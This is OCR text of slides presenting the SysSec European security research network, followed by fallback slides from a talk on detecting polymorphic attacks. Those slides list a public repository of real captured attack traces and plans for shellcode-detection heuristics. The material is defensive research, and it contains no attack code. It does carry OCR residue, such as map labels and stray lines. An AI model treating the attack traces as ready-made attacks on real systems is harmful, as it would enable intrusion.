
There is even a free 3-minute trial!

Outline of the talk

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- *What will we do?*
  - *SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet*

Predicting "what's next"

- SysSec: managing threats and vulnerabilities for the future Internet
  - a NoE, 2010-2014
  - General approach
    - **Proactive solutions**
    - **Collaborate**
      - At a European level
      - With our international colleagues



- Politecnico di Milano (IT)
- Vrije Universiteit (NL)
- Institute Eurecom (FR)
- BAS (Bulgaria)
- TU Vienna (Austria)
- Chalmers U (Sweden)
- TUBITAK (Turkey)
- FORTH – ICS (Greece)

- SysSec proposes a *game-changing* approach to cybersecurity:
  - Currently Researchers are mostly **reactive**:
    - they usually track cyberattackers *after* an attack has been launched
    - thus, researchers are always one step behind attackers
  - SysSec aims to break this vicious cycle
  - Researchers should become more *proactive*:
    - **Anticipate** attacks and vulnerabilities
    - **Predict** and prepare for future threats
    - Work on defenses *before* attacks materialize.

SysSec Aim and Objectives (I)

1. Create an active, vibrant, and collaborating **community of Researchers** with
   - the expertise, capacity, and determination to **anticipate** and mitigate the **emerging** threats and vulnerabilities on the Future Internet.
   - SysSec aims
     - to create a **sense of "community"** among researchers,
     - to **mobilize** this community,
     - to **consolidate** its efforts,
     - to **expand their collaboration** internationally, and
     - become **the single point of reference** for system security research in Europe.

SysSec Aim and Objectives (II)

2. Advance European Security Research well **beyond** the state of the art
   - research efforts are **fragmented**
   - SysSec aims to **provide a research agenda** and
   - **align their research activities** with the agenda
   - make SysSec **a leading player** in the international arena.

SysSec Aim and Objectives (III)

3. Create a **virtual distributed Center of Excellence** in the area of emerging threats and vulnerabilities.
   - By forming a critical mass of European Researchers and by aligning their activities,
   - A **leading role internationally**, empowered to undertake **large-scale**, ambitious and high-impact research efforts.
4. Create a **Center of Academic Excellence** in the area
   - create an education and training program targeting young researchers and the industry.
   - lay the **foundations** for a common graduate degree in the area with emphasis on Systems Security.


SysSec Aim and Objectives (IV)

5. Maximize the impact of the project by proactive **dissemination** to the appropriate stakeholders.
   - disseminate its results to international stakeholders so as to form the needed strategic partnerships (with similar projects and organizations overseas) to play a major role in the area.
   - dissemination within the Member States will
     - reinforce SysSec's role as a center of excellence and
     - make SysSec a beacon for a new generation of European Researchers.
   - **1st SysSec Workshop, July 6th 2011, Amsterdam, VU**
6. Create Partnerships and **transfer technology to the European Security Industry**.
   - create a close partnership with Security Industry
   - facilitate technology transfer wherever possible to further strengthen the European Market.

1st SysSec Workshop


- By the numbers:
  - 23 **position** papers
    - i.e. where is the security research going?
  - 6 (longer) Student/Research papers
  - 95 authors
  - 36 organizations
  - One session on INCO strategy
    - In trustworthy ICT
    - Organized by the BIC project


1st SysSec Workshop – Who?



Data SIO, NOAA, U.S. Navy, NGA, GEBCO
Image © 2011 DigitalGlobe
© 2011 Cnes/Spot Image

1st SysSec Workshop – International?




Map
Sat
Ter
Earth
Greenland
Iceland
Suomi Finland
Sweden
Canada
United States
México
North Atlantic Ocean
France
España Spain
Italia Italy
Türkiye Turkey
Kazak
Iraq
Iran
Afgha
Pak
Algeria
Libya
مصر Egypt
Saudi Arabia
Mauritania
Mali
Niger
Chad
Sudan
Nigeria
Ethiopia
Venezuela
Colombia
Kenya
DR Congo
Tanzania
Brasil
Perú
Angola
A
PC
POWERED BY Google
©2011 Google
Imagery ©2011 TerraMetrics, NASA, Map data ©2011 Geocentre Consulting, MapLink, Tele Atlas - Terms of Use

Research Roadmap

cyberattacks
mobile
mobile rootkits
phishing
identity theft
attacks to the cloud
botnets
drive-by downloads
SCADA vulnerabilities
online fraud
research
underground economy
mobile malware
attacks
mobility
scareware
trojans
social networks
malware
DDoS
privacy
memory corruption

How to collaborate with SysSec?

- Join our constituency (mailing list):
  - http://www.syssec-project.eu
- Contribute to the research roadmap
  - Provide **feedback** on emerging threats
  - Share your **ideas** on **future** security issues
- Contribute to our systems security University curriculum
  - Contribute homeworks/exams, lab exercises
  - Teach some of the courses at your University
  - Share some of your course material
- Send your students to the partners
  - with SysSec **Scolarships**
- Send your graduates to the SysSec partners
  - With SysSec **Marie Curie Fellowships**
- Become an Associated Partner

Summary

- Hackers are getting more sophisticated
- The impact of cyberattacks is getting higher
- We need to collaborate to manage emerging threats on the future Internet
  - SysSec started on Sept 1st.
  - Help us define future security threats
  - Help us teach our students system security
  - **Join us** to break the vicious cycle of cyberattacks.

syssec

SysSec: A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet

http://www.syssec-project.eu
http://twitter.com/syssecproject


Evangelos Markatos
FORTH-ICS

Real-world Polymorphic Attack Detection

Michalis Polychronakis, Evangelos Markatos

Distributed Computing Systems Lab


FORTH-ICS, Crete Greece



fallback slides

Attack Trace Repository

- http://lobster.ics.forth.gr/traces/
  - Public access
- Full payload traces of som of the captured attacks
- Tricky anonymization
  - Application-level protocols need to be carefully anonymized
  - Sensitive information in the *encrpyted* payload!



Index of /traces - Mozilla Firefox 3 Beta 5
File Edit View History Bookmarks Tools Help
http://lobster.ics.forth.gr/traces/
Google
Done

```
DISCLAIMER: The traces in this directory contain real attacks, captured
in the wild, targeting real production systems (not honeypots). They are
provided "as is" - please use them carefully.

   Name                           Last modified      Size  Description
   --------------------------------------------------------------------

   Parent Directory               30-Aug-2007 18:41    -
   20070116 161542 port445.pcap   14-May-2007 16:30   9k
   20070127 193144 port445.pcap   14-May-2007 16:30   6k
   20070212 104836 port135.pcap   14-May-2007 16:30   3k
   20070304 215131 port80.pcap    14-May-2007 16:30   2k
   20070305 131920 port2967.pcap  14-May-2007 16:30   5k
   20070329 082350 port2967.pcap  14-May-2007 16:30   5k
   20070330 074616 port445.pcap   14-May-2007 16:30   9k
   20070417 103509 port445.pcap   14-May-2007 16:30   6k
   20070423 115515 port139.pcap   14-May-2007 16:30   5k
   20070507 112854 port445.pcap   14-May-2007 16:30   8k
   20070507 114400 port445.pcap   14-May-2007 16:30   4k
   20070507 130240 port1025.pcap  14-May-2007 16:30   2k
   20070507 141755 port445.pcap   14-May-2007 16:30   5k
   20070507 145032 port445.pcap   14-May-2007 16:30   8k
   20070510 171203 port445.pcap   14-May-2007 16:30   6k
   20070514 140648 port139.pcap   14-May-2007 16:30   4k
   20070514 153221 port139.pcap   14-May-2007 16:30   6k
   20070828 221617 port143.pcap   30-Aug-2007 18:40   2k
```

Ongoing/Future Work

- New detection heuristics
  - Plain/metamorphic shellcode (no self-modifications)
  - Host-dependent shellcode
  - Client-side attacks
  - Other languages (e.g., Javascript)
- Improved CPU emulator
  - Faster
  - Complete instruction set
- Analyze captured attacks
  - and the related malware binaries


Detection Heuristic

1 **GetPC code**

